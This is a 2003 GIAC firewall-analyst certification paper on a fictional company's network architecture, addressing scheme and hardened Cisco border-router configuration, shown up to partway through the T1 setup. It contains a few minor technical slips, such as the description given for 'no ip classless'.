GIAC Certified Firewall Analyst (GCFW) Practical Version 2.0 (Revised May 26, 2003)

GIAC Enterprises: “Don’t Let the Cookie Monster Get You”

By Eric Grotenhuis
August 19, 2003

TABLE OF CONTENTS:

Abstract

This paper details GIAC Enterprises' network and policies in three sections. The first section details network topology, including IP address schemes and hardware utilized. The second section covers the detailed configuration and policy of four devices, including a disaster recovery tutorial. The third section covers an audit of the Firewall. The last section of the paper demonstrates a theoretical breach of a GCFW analyst's network.

Company History

Since 1977, GIAC Enterprises has made a business of fortune cookie sayings. The company was started by a husband and wife team, Mr. and Mrs. Anderson. Their business has grown quite profitable over the years, but still remains one of the underdogs on the market. At the company's peak a few months ago, over 200 were employed at their headquarters. At that point, almost all business was handled via the phone, paper mail, faxes, and in person by the sales staff.

Recently, a lawyer offered the Andersons a lucrative cash offer to acquire their business in whole, on behalf of a number of unknown parties. The goal and motivation for the business is as follows, as set aside by the new owners:

> While continuing to locally operate, transform GIAC Enterprises into a global online retailer of fortune cookie sayings. Use whatever resources are necessary to create a beginning ecommerce structure and design that will allow for massive long term growth. Attempt to utilize hardware and services that are both easy to maintain, but can accommodate future growth. Leave the old communications structure in place: 1) For existing customers that do not wish, or do not have the means available to migrate to ecommerce and 2) As a backup, so the business can remain running in case of a network or system outage. Last but not least, get it done yesterday.

1 – Security Architecture

1.1 Connectivity Requirements

Moving toward the new objective, the following groups require access to the new infrastructure:

Customers:

> Customers of GIAC will have the opportunity to purchase sayings either in individual or bulk form via the Internet. The plan is to grow this service until it is the primary source of income for the company. Purchases will be made utilizing HTTP (Hyper Text Transfer Protocol) and SSL (Secure Socket Layer) in order to protect the company's assets. Redundant, load balanced, dedicated servers will be utilized to present data to the customers. This data will be stored on the back end utilizing a MySQL database.

Suppliers:

Suppliers of GIAC will utilize redundant, load balanced, dedicated secure web servers. Submission for new sayings, billing, and other services will be offered via the Internet. The data will be stored on the back end using a MySQL database.

Partners:

Partners will work with GIAC to both translate and resell sayings around the globe. Similar to the customers and suppliers, the partners will also utilize redundant, load balanced, dedicated secure web servers for communication. This data will also be stored on the back end using a MySQL database.

GIAC internal employees:

GIAC internal employees operate and maintain all facets of the business on a day to day basis. All groups will require secure access to:

- The aforementioned secure web sites for maintenance, billing information, review of submitted sayings, etc.
- Corporate email via SSL IMAP (Internet Message Access Protocol) and SMTP (Simple Mail Transfer Protocol).
- The Internet for web browsing or any other necessary communication.
- Everyday services required for day to day business routines, such as: DNS (Domain Name System), DHCP (Dynamic Host Configuration Protocol), file storage via FTP (File Transfer Protocol) over SSH (Secure Shell), printing services, etc.

Server administrators will also require:

- SSH capabilities, allowing access to servers for maintenance.
- Physical access to the Server NOC (Network Operations Center) for physical maintenance on any server.

Network administrators will also require:

- SSH capabilities, allowing them to access network devices for maintenance.
- Physical access to the Server NOC for network cabling and maintenance.
- Physical access to the Network NOC for maintenance.

GIAC external employees:


GIAC external employees will include both teleworkers and a traveling sales force with laptops. External employees will require dial-up access via a nationwide provider, and access into the corporate network via an IPSEC (IP Security) compatible VPN (Virtual Private Network) client. When connected via VPN, they will require identical access as internal employees, excluding the Internet. Server and network administrators will require remote access their desktop machines via secure RAdmin, allowing access as if they were local.

The general public

The general public will be provided limited access to GIAC through a few key services:

- Access to GIAC's public DNS to perform name lookups.
- The ability to email GIAC employees via SMTP.
- A public web server using non secure HTTP will provide basic contact information, company information, etc.

1.2 Architecture



1.3 Hardware

Filtering Router: Cisco 7206 VXR Router

- 256 megs of ram, 48 PCMCIA flash card, 8 megs of internal flash, dual power supplies, quad T1/PRI line card
- Software version 12.3(1a) (c7200-js-mz.123-1a.bin)
- This filtering router (better known as a "border router") connects GIAC Enterprises to their two ISPs (Internet Service Provider). This provides GIAC Enterprises access to the Internet, and the ability to host publicly accessible services via the Internet. Filtering traffic for key events, this router protects GIAC's assets by providing the first line of network defense.
- The placement of this device makes it a critical component. It is placed at one of the most outer points of the network (VPN users being the furthest), and away from any key devices that require protection.
- A number of factors influenced the purchase of this device.
  1. Sufficient ram and processing speed required to perform BGP (Border Gateway Protocol)
  2. Numerous expansion slots for future growth (T3 lines, city wide Ethernet, etc)
  3. Much more versatile than the Cisco 26xx line, but not as expensive as the high end Cisco routers (75xx series for example)

Firewall(s): Quad Cisco PIX 525's

- 256 megs of ram, 16 megs of flash, 2 onboard Ethernet, 2 quad Ethernet cards, Failover and Unrestricted license feature sets
- PIX software version 6.3(1) (pix631.bin) and PDM 3.0(1) (pdm-301.bin)
- These two redundant sets of firewalls not only provide the default gateway (router) for the majority of the enterprise, but also serve as protection for all services of GIAC. Inbound network traffic is limited only to utilized ports and protocols.
- Placement of firewalls is key to GIAC Enterprise's network setup. At a minimum, each individual "zone" (as separated by server or workstation function) has its own set of security. A great number of workstation and servers have individual rules as well.
- Influencing factors for this device include:
  1. Ease of administration through a GUI (Graphical User Interface)
  2. An abundance of ram and processing power for its tasks
  3. All firewalls have 10 interfaces, but are presently restricted to 8 (by Cisco software), leaving spare interfaces for expansion
  4. With dual firewalls in failover mode, an individual interface or full hardware failure could occur, and the failover unit would immediately take over

VPN Connectivity: Cisco 3060 VPN Concentrator

- 3 Ethernet ports, quad encryption modules, dual power supplies, 3DES support
- 4.0.1.C (vpn3000-4.0.1.C-k9.bin)
- The Concentrator is designed specifically for VPN applications. It can support both:
  - Individual user client VPN's, a laptop user in the field for example
  - Business to business VPN's, where you bridge networks or portions of networks together, allowing secure communications between partners across the Internet without user login and intervention

  Supporting up to 3DES tunnels, the Concentrator provides a sensible amount of encryption for data flowing over the Internet.
- This device requires a public interface for users and tunnels to connect. However, by placing this interface behind a firewall, we can limit the potential risk by minimizing access to only necessary ports and/or protocols. Two internal arms allow us to separate GIAC employees and external resources that might require partial access to internal services. Not only can their access be limited at the Concentrator level, but additional security can be implemented on the firewall as well.
- There are a lot of reasons for implementing the Cisco VPN Concentrator
  1. Supporting 5000 simultaneous users and 1000 business to business tunnels at the same time, it allows for major potential growth
  2. Hardware encryption modules remove resource intensive cryptographic processes away from the core processor and ram
  3. An easy to use GUI simplifies installation and configuration

Content Network Switch: Cisco CSS (Content Services Switch) 11506

- Dual gigabit ports, eight Ethernet ports, triple power supplies
- 7.10.3.05 (sg0710305.adi)
- The CSS is designed to perform the following tasks:
  1. Isolate the servers that feed content or services (web, LDAP, etc) by only displaying available services via PAT (Port Address Translation)
  2. Load balance or failover back end servers to avoid outages
  3. Allow full access to the servers via the back end server IP addresses for administrators

  Dual CSS's are physically set in redundant mode, similar to the firewalls. Any hardware or connectivity errors result in an instantaneous failover.
- With the CSS's arms in the external DMZ, it can serve web page requests without the servers being completely in the open. The true IP addresses of the servers will never be known to the end users utilizing the services.
- The failover capability, ability to provide public web services without exposing the web servers themselves, and a low price tag, all make the CSS units an easy sale.

Physical Network Security: Cisco 412 Hub

In order to supply some physical security (instead of utilizing Cisco VLAN technology), it was determined that a Cisco 412 hub would be a good choice. It is non-manageable, inexpensive, and allows for multiple sniffing ports.

Servers:

All servers are the following:

- IBM 1U 335's, 1 gig of ram, dual 2.4 gig Intel P4 processors, mirrored Raid 1 dual 36 gig drives
- Hardened RedHat Linux 9.0 systems, utilizing packages such as Psionic (now Cisco) Logcheck and PortSentry, Enterprise Tripwire 4.0, TrinityOS security scripts, etc. All systems are kept up to date, utilizing utilities like RedHat's "up2date" service. All servers are locked down using built in tcpwrappers, allowing only trusted hosts to critical services.
- Backed up via Amanda weekly, and nightly for critical servers

Public DMZ:

- DNS1 and DNS2 are the public name servers. Only UDP DNS lookups are allowed to the servers from hosts. They run Bind 9.2.2.
- MailRelay is the mail server listed in the DNS records to accept mail for GIAC's domains. Qmail 1.03 then forwards the main to the internal mail server.
- NTPSyslog supplies both NTP (Network Time Protocol) services to keep systems synchronized, and is the core syslog server.

Web DMZ

- All web servers run locked down Apache 2.0.47.
- Web pages pull some information from local MySQL 4.0.14 databases.

Servers

- The NIDS (Network Intrusion Detection System) servers have dual quad Compaq network cards installed. All ports on these cards listen in promiscuous mode, without an IP address assigned. This allows them to receive traffic, but is much less susceptible to attack. The individual servers run Snort 2.0.1, logging to local MySQL 4.0.14 databases. The data is processed via HTTPS with ACID 0.9.6b23. IDS Policy Manger makes administration and updates of the sensors relatively simple. Being that there are three different NIDS servers, you can isolate events to the sections of your network (Unfiltered, DMZ, and Internal).
- Mail accepts external mail from MailRelay, and runs locked down Sendmail 8.11.7. Users pick up their mail at this location via SIMAP (Secure Instant Message Access Protocol).
- File allows users to SSH and FTP (File Transfer Protocol) over SSH for file storage.
- IDNS1 and IDNS2 run internal name services for users. Like the public DNS servers, they run Bind 9.2.2.

- RSA a locked down Windows 2003 Server. It runs RSA's ACE Token software, version 5.1.1 (035). This is primarily used for authentication of VPN users.
- DHCPPrint run simple DHCP and printing services for the internal users.

Laptops and Desktops:

All laptops and desktops will be locked down with a number of software packages. Norton Corporate Anti-Virus, frequent OS updates, and Zone Alarm Integrity Desktop will be run on all applicable machines.

1.4 IP addressing Scheme

ARIN has allocated GIAC Enterprises a /20 (16 class C networks) for their present needs and future growth.

All publicly accessible devices are on real IP addresses. All other devices are on non Internet routed internal addresses. NAT (Network Address Translation) will provide external connectivity to these internal addresses.

Name	**Description**	**Address/Network**	**NAT Address**
Unfiltered	**Inside the filtering router, but before the firewall**	**206.131.176/24**	
Cisco 7206VXR Ethernet	Ethernet for the filtering router	206.131.176.1	No NAT
Primary Cisco PIX eth0	External interface for the primary firewall	206.131.176.10	No NAT
Failover Cisco PIX eth0	External interface for the failover firewall	206.131.176.11	No NAT
NIDS3 eth1	Network Intrusion Detection System, server 3, sensor 1, watching Unfiltered traffic	None	N/A
Public DMZ	**Public services, not web related**	**206.131.177/24**	
Primary Cisco PIX eth2	Public DMZ gateway interface for the primary firewall	206.131.177.1	No NAT
Failover Cisco PIX eth2	Public DMZ gateway interface for the failover firewall	206.131.177.2	No NAT
DNS1	Primary public name server	206.131.177.20	No NAT
DNS2	Secondary public name server	206.131.177.21	No NAT
MailRelay	Public mail relay server (MX record)	206.131.177.22	No NAT

NTPSyslog	NTP and Syslog server for the enterprise	206.131.177.23	No NAT
NIDS1 eth1	Network Intrusion Detection System, server 1, sensor 1, watching DMZ traffic	None	N/A

Web DMZ	**Public web related content**	**206.131.178/24**	
Primary Cisco PIX eth3	Web DMZ gateway interface for the primary firewall	206.131.178.1	No NAT
Failover Cisco PIX eth3	Web DMZ gateway interface for the failover firewall	206.131.178.2	No NAT
Cisco CSS 11506 int1/1	Load balancing and failover content switch(s), external port	206.131.178.8	No NAT
NIDS1 eth1	Network Intrusion Detection System, server 1, sensor 2, watching DMZ traffic	None	N/A

Web DMZ - Servers	**Protected network where the web servers reside**	**192.168.100/24**	
Cisco CSS 11506 int1/2	Load balancing and failover content switch(s), internal port, gateway	192.168.100.1	206.131.176.50
Public1	Primary web server which hosts corporate site	192.168.100.20	206.131.176.50
Public2	Secondary web server which hosts corporate site	192.168.100.21	206.131.176.50
Customer1	Primary secure customer web server	192.168.100.22	206.131.176.50
Customer2	Secondary secure customer web server	192.168.100.23	206.131.176.50
Supplier1	Primary secure supplier web server	192.168.100.24	206.131.176.50
Supplier2	Secondary secure customer web server	192.168.100.25	206.131.176.50
Partner1	Primary secure partner web server	192.168.100.26	206.131.176.50
Partner2	Secondary secure partner web server	192.168.100.27	206.131.176.50
NIDS1 eth3	Network Intrusion Detection System, server 1, sensor 3, watching DMZ traffic	None	N/A

VPN DMZ	**Termination network for all LAN to LAN and client VPN tunnels**	**206.131.179/24**	
Primary Cisco PIX eth4	VPN DMZ gateway interface for the primary firewall	206.131.179.1	No NAT
Failover Cisco PIX eth4	VPN DMZ gateway interface for the failover firewall	206.131.179.2	No NAT
Cisco 3060 VPN Concentrator int3	External interface endpoint for all VPN tunnels	206.131.179.8	No NAT

NIDS1 eth4	Network Intrusion Detection System, server 1, sensor 4, watching DMZ traffic	None	N/A

PIX Network	**Network where NAT and PIX to PIX communication occurs**	**206.131.180/24**	
Primary Cisco PIX eth1	Internal interface for the primary firewall	206.131.180.1	No NAT
Failover Cisco PIX eth1	Internal interface for the failover firewall	206.131.180.2	No NAT
Primary Internal Cisco PIX eth0	External interface for the internal primary firewall	206.131.180.10	No NAT
Failover Internal Cisco PIX eth0	External interface for the internal failover firewall	206.131.180.11	No NAT
NIDS1 eth5	Network Intrusion Detection System, server 1, sensor 5, watching DMZ traffic	None	N/A

Users	**Network where all user desktops reside**	**10.0.0/22**	**206.131.180.50**
Primary Internal Cisco PIX eth3	Primary user gateway on the internal firewall	10.0.0.1	N/A
Failover Internal Cisco PIX eth3	Failover user gateway on the internal firewall	10.0.0.2	N/A
DHCPPrint	Serves DHCP and printing fuctions for all internal users	10.0.0.20	206.131.180.50
NIDS2 eth1	Network Intrusion Detection System, server 2, sensor 1, watching Internal traffic	None	N/A

Servers	**Location for all non public servers**	**10.0.10/24**	**206.131.180.53**
Primary Internal Cisco PIX eth2	Primary server gateway on the internal firewall	10.0.10.1	N/A
Failover Internal Cisco PIX eth2	Failover server gateway on the internal firewall	10.0.10.2	N/A
Mail	Internal user email server for public email	10.0.10.20	206.131.180.60
File	Internal user file storage server	10.0.10.21	206.131.180.53
IDNS1	Internal name server	10.0.10.25	206.131.180.53
IDNS2	Internal name server	10.0.10.26	206.131.180.53
RSA	Internal RSA ACE Token server	10.0.0.27	206.131.180.53
NIDS1 eth0	Network Intrusion Detection System server 1, watching DMZ traffic	10.0.10.22	206.131.180.53
NIDS2 eth0	Network Intrusion Detection System server 2, watching Internal traffic	10.0.10.23	206.131.180.53
NIDS3 eth0	Network Intrusion Detection System server 3, watching Unfiltered traffic	10.0.10.24	206.131.180.53

NIDS2 eth2	Network Intrusion Detection System, server 2, sensor 2, watching Internal traffic	None	N/A

Admins	**Location for all network and server administrators**	**10.0.11/24**	**206.131.180.54**
Primary Internal Cisco PIX eth1	Primary administrator gateway on the internal firewall	10.0.11.1	N/A
Failover Internal Cisco PIX eth1	Failover administrator gateway on the internal firewall	10.0.11.2	N/A
Network Admins	First admin workstation	10.0.11.20	206.131.180.55
Network Admins	Second admin workstation	10.0.11.21	206.131.180.55
Server Admins	First server admin workstation	10.0.11.22	206.131.180.56
Server Admins	Second server admin workstation	10.0.11.23	206.131.180.56
NIDS2 eth3	Network Intrusion Detection System, server 2, sensor 3, watching Internal traffic	None	N/A

VPN-Internal	**DHCP range for employee VPN clients**	**10.0.12/24**	**206.131.180.51**
Primary Internal Cisco PIX eth4	Primary employee gateway on the internal firewall	10.0.12.1	N/A
Failover Internal Cisco PIX eth4	Failover employee gateway on the internal firewall	10.0.12.2	N/A
Cisco 3060 VPN Concentrator int1	Internal interface for VPN connected employees	10.0.12.8	206.131.180.51
NIDS2 eth4	Network Intrusion Detection System, server 2, sensor 4, watching Internal traffic	None	N/A

VPN-External	**Range for all non-employee VPN tunnels**	**10.0.13/24**	**206.131.180.52**
Primary Internal Cisco PIX eth5	Primary non-employee gateway on the internal firewall	10.0.13.1	N/A
Failover Internal Cisco PIX eth5	Failover non-employee gateway on the internal firewall	10.0.13.2	N/A
Cisco 3060 VPN Concentrator int2	Internal interface for VPN connected non-employees	10.0.13.8	206.131.180.52
NIDS2 eth5	Network Intrusion Detection System, server 2, sensor 5, watching Internal traffic	None	N/A

2 – Security Policy and Tutorial

2.1 Security Policy(s)

(Tutorial) Border Router – Cisco 7206 VXR

This tutorial will demonstrate how to reconfigure GIAC Enterprise's Cisco 7206 VXR border router in case of a disaster. For example, if the hardware fails, and the configuration is lost, this procedure will need to be followed. The first step is to find a machine with a serial port and a software package like VanDyke Technologies' SecureCRT that can communicate via a serial connection. Utilizing the selected software and the included console cable, modify your connection settings for:

1. The appropriate serial port
2. 9600 baud rate
3. 8 data bits
4. No parity
5. 1 stop bit
6. RTS/CTS flow control

Note: in the following section, anything in **bold** is user input.

Upon powering up the 7206 VXR router, you will see the following:

```
Router>
```

The following process will enter "enable" mode (super user) and enter the configuration section where you can start to paste your configuration:

```
Router>enable
Router#conf terminal
Enter configuration commands, one per line.  End with CNTL/Z.
```

Set the local hostname of the router:

```
Router(config)#hostname giac-border
```

Enable storing of the passwords in encrypted form, and set your enable password:

```
giac-border(config)#service password-encryption
giac-border(config)#enable secret enternewpasswordhere
```

Supply a political and legal banner for the device as a warning to any intruders or unauthorized personel:

```
giac-border(config)#banner motd ^C
Enter TEXT message.  End with the character '^'.
************************************************
*                                              *
*                    WARNING !                 *
*                                              *
* Unauthorized use or abuse of this device or  *
* system can result in civil, criminal, and    *
* disciplinary action.  Use of this device     *
* shows your knowledge of these above, and any *
* additional policies that might be implied.   *
*                                              *
*     VIOLATORS ARE SUBJECT TO PROSECUTION     *
*                                              *
************************************************

^C
```

Configuration changes on the border router will not be frequent. Due to this fact and security concerns, all administration and maintenance of the border router will be done via the console.

Enter the configuration for the vty, and set it to input none (disabled), and disable login and execute:

```
giac-border(config)#line vty 0 4
giac-border(config-line)#transport input none
giac-border(config-line)#no login
giac-border(config-line)#no exec
giac-border(config-line)#exit
```

Enter the configuration for the aux port, and set it to disabled:

```
giac-border(config)#line aux 0
giac-border(config-line)#transport input none
giac-border(config-line)#exit
```

The console should have a timeout and password restriction:

```
giac-border(config)#line con 0
giac-border(config-line)#exec-timeout 5 0
giac-border(config-line)#password 0 enternewpasswordhere
giac-border(config-line)#exit
```

Enable logging at the “informational” level (logs almost all events) and send them to the syslog server

```
giac-border(config)#logging 206.131.177.23
giac-border(config)#logging facility syslog
giac-border(config)#logging trap informational
```

Include timestamps to ease troubleshooting:

```
giac-border(config)#clock timezone Eastern -5
giac-border(config)#service timestamps log datetime localtime
      show-timezone
```

Log “warning” level (slightly critical events) direct to the console, so any connected admistator might notice:

```
giac-border(config)#logging console warnings
```

Ensure the time on your logs will be correct by defining the centralized GIAC NTP server:

```
giac-border(config)#ntp server 206.131.177.23
```

Enable DNS functionality by listing the active domain name, and include the public DNS servers:

```
giac-border(config)#ip domain name giacenterprises.com
giac-border(config)#ip name-server 206.131.177.20
giac-border(config)#ip name-server 206.131.177.21
```

All unnecessary services and features should be disabled:

Disable the included web server, which is handy for administration, but GIAC does not require it for administration:

```
giac-border(config)#no ip http server
```

Remove the ability for the router to listen for other networking devices sending boot requests:

```
giac-border(config)#no ip bootp server
```

Disable legacy services that are no long required or utilized on a router:

```
giac-border(config)#no service udp-small-servers
giac-border(config)#no service tcp-small-servers
```

Remove the ability for other devices to use the older “finger” utility against the router:

```
giac-border(config)#no service finger
```

Disable packet assembler and disassembler (PAD):

```
giac-border(config)#no service pad
```

Disable CDP (Cisco Discovery Protocol), where certain information (like device name) is passed between Cisco devices:

```
giac-border(config)#no cdp run
```

Disable the ability for a packet to decide its own route:

```
giac-border(config)#no ip source-route
```

Ensure all unknown networks get routed out the default gateway:

```
giac-border(config)#no ip classless
```

Configure the Ethernet line for the unfiltered network:

Enter the configuration section for the FastEthernet port:

```
giac-border(config)#interface FastEthernet0/0
```

Assign the IP address and subnet mask:

```
giac-border(config-if)#ip address 206.131.176.1 255.255.255.0
```

Set the duplex to half (plugging into a hub) to avoid any duplex auto-sense issues:

```
giac-border(config-if)#duplex half
```

Enable the interface, and exit the FastEthernet setup:

```
giac-border(config-if)#no shutdown
giac-border(config-if)#exit
```

Add a default route to one of the providers (will be set up later) the Internet for connectivity:

```
giac-border(config)#ip route 0.0.0.0 0.0.0.0 12.18.18.3
```

Drop the /20 network assigned by ARIN, so routing of the individual networks can take place. This is put in place to make future expansion (multiple external firewalls for example) possible:

```
giac-border(config)#ip route 206.131.176.0 255.255.240.0 null0
```

Route all the individual networks back to the firewall for distribution:

```
giac-border(config)#ip route 206.131.177.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.178.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.179.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.180.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.181.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.182.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.183.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.184.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.185.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.186.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.187.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.188.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.189.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.190.0 255.255.255.0
      206.131.176.10
giac-border(config)#ip route 206.131.191.0 255.255.255.0
      206.131.176.10
```

The next few sections will discuss access lists. It is important to understand how these work, and in what order they are applied. Rules are processed in order, from top to bottom, stopping as soon as they've arrived at a rule that matches. It is important to note: If a rule is added to the configuration, this is added to the end of the present ruleset. If a rule should be inserted in the middle, use "no access-list XXX" to remove the entire access-list, and then re-paste the entire new access-list.

Read up further about Cisco access lists and syntax in Cisco System's "Configuring IP Services" document: http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/np1_c/1cprt2/1cip.htm#7410

For our router, add an access list that allows GIAC's /20 network to be advertised via BGP and block all other traffic. This access-list will be utilized later in the configuration:

```
giac-border(config)#access-list 10 permit 206.131.176.0
      0.0.15.255
giac-border(config)#access-list 10 deny any
```

Add the first of two outgoing access lists. This will be applied to a specific serial interface later for the first provider:

Allow GIAC real IP networks outbound through the serial interface:

```
giac-border(config)#access-list 110 permit ip 206.131.176.0
      0.0.15.255 any
```

Allow outbound ICMP:

```
giac-border(config)#access-list 110 permit icmp any any
```

Allow any ISP owned IP addresses to communicate outbound (these addresses will be used in the configuration later):

```
giac-border(config)#access-list 110 permit ip any host 12.18.18.2
giac-border(config)#access-list 110 permit ip any host 12.18.18.3
```

Since the necessary traffic is now allowed, deny all other traffic:

```
giac-border(config)#access-list 110 deny ip any any
```

Add the second of two outgoing access lists. This will be applied to a specific serial interface for the second provider later. Reasoning identical as the 110 list above:

```
giac-border(config)#access-list 120 permit ip 206.131.176.0
      0.0.15.255 any
giac-border(config)#access-list 120 permit icmp any any
giac-border(config)#access-list 120 permit ip any host
      65.118.118.2
giac-border(config)#access-list 120 permit ip any host
      65.118.118.3
```

```
giac-border(config)#access-list 120 deny ip any any
```

Add the first of two incoming access lists. This will be applied to a specific serial interface for the first provider later. On this access-list, it is important to deny harmful traffic before allowing traffic inbound (remember, rules work from top to bottom):

Block internal non-routable addresses (RFC 1918) potentially entering from the Internet. If these IP addresses are seen, they are more than likely spoofed:

```
giac-border(config)#access-list 111 deny ip 10.0.0.0
      0.255.255.255 any
giac-border(config)#access-list 111 deny ip 192.168.0.0
      0.0.255.255 any
giac-border(config)#access-list 111 deny ip 172.16.0.0
      0.15.255.255 any
```

Block a common spoofed unused network:

```
giac-border(config)#access-list 111 deny ip 0.0.0.0 0.255.255.255
      any
```

Blocking the networks used for multicast and broadcast. Again, if these IP addresses are seen, they are more than likely spoofed:

```
giac-border(config)#access-list 111 deny ip 224.0.0.0
      31.255.255.255 any
giac-border(config)#access-list 111 deny ip 255.0.0.0
      0.255.255.255 any
```

Block portions of the ICMP protocol that can be intrusive or harmful. There are reasons that GIAC would need to utilize these ICMP types at this time:

```
giac-border(config)#access-list 111 deny icmp any any
      information-request
giac-border(config)#access-list 111 deny icmp any any redirect
giac-border(config)#access-list 111 deny icmp any any timestamp-
      request
```

Permit access to the publicly available IP addresses that GIAC owns:

```
giac-border(config)#access-list 111 permit ip any 206.131.176.0
      0.0.15.255
```

Permit access to the public IP address of our ISP:

```
giac-border(config)#access-list 111 permit ip any host
      12.118.118.2
```

Specific harmful traffic has been blocked, and valid traffic has been allowed, so deny and log all the rest:

```
giac-border(config)#access-list 111 deny ip any any log
```

Add the second of two incoming access lists. This will be applied to a specific serial interface for the second provider later. Reasoning is identical as the 111 list above:

```
giac-border(config)#access-list 121 deny ip 10.0.0.0
      0.255.255.255 any
giac-border(config)#access-list 121 deny ip 192.168.0.0
      0.0.255.255 any
giac-border(config)#access-list 121 deny ip 172.16.0.0
      0.15.255.255 any
giac-border(config)#access-list 121 deny ip 0.0.0.0 0.255.255.255
      any
giac-border(config)#access-list 121 deny ip 224.0.0.0
      31.255.255.255 any
giac-border(config)#access-list 121 deny ip 255.0.0.0
      0.255.255.255 any
giac-border(config)#access-list 121 deny icmp any any
      information-request
giac-border(config)#access-list 121 deny icmp any any redirect
giac-border(config)#access-list 121 deny icmp any any timestamp-
      request
giac-border(config)#access-list 121 permit ip any 206.131.176.0
      0.0.15.255
giac-border(config)#access-list 121 permit ip any host
      65.118.118.2
giac-border(config)#access-list 121 deny ip any any log
```

Apply access list 10 created earlier. This will block any IP addresses but GIAC's /20 from being advertised:

```
giac-border(config)#route-map bgp permit 10
giac-border(config-route-map)#match ip address 10
giac-border(config-route-map)#exit
```

Configure the first port on the T1 multi channel card for the first provider's Internet circuit:

Enter the configuration section for this T1:

```
giac-border(config)#controller T1 1/0
```

Add a 24 channel T1 line:

```
giac-border(config-controller)#channel-group 0 timeslots 1-24
```

Label the T1 accordingly. This does not have any functional impact on the T1, but labeling makes the configuration easier to read:

```
giac-border(config-controller)#description T1 to ATT
```

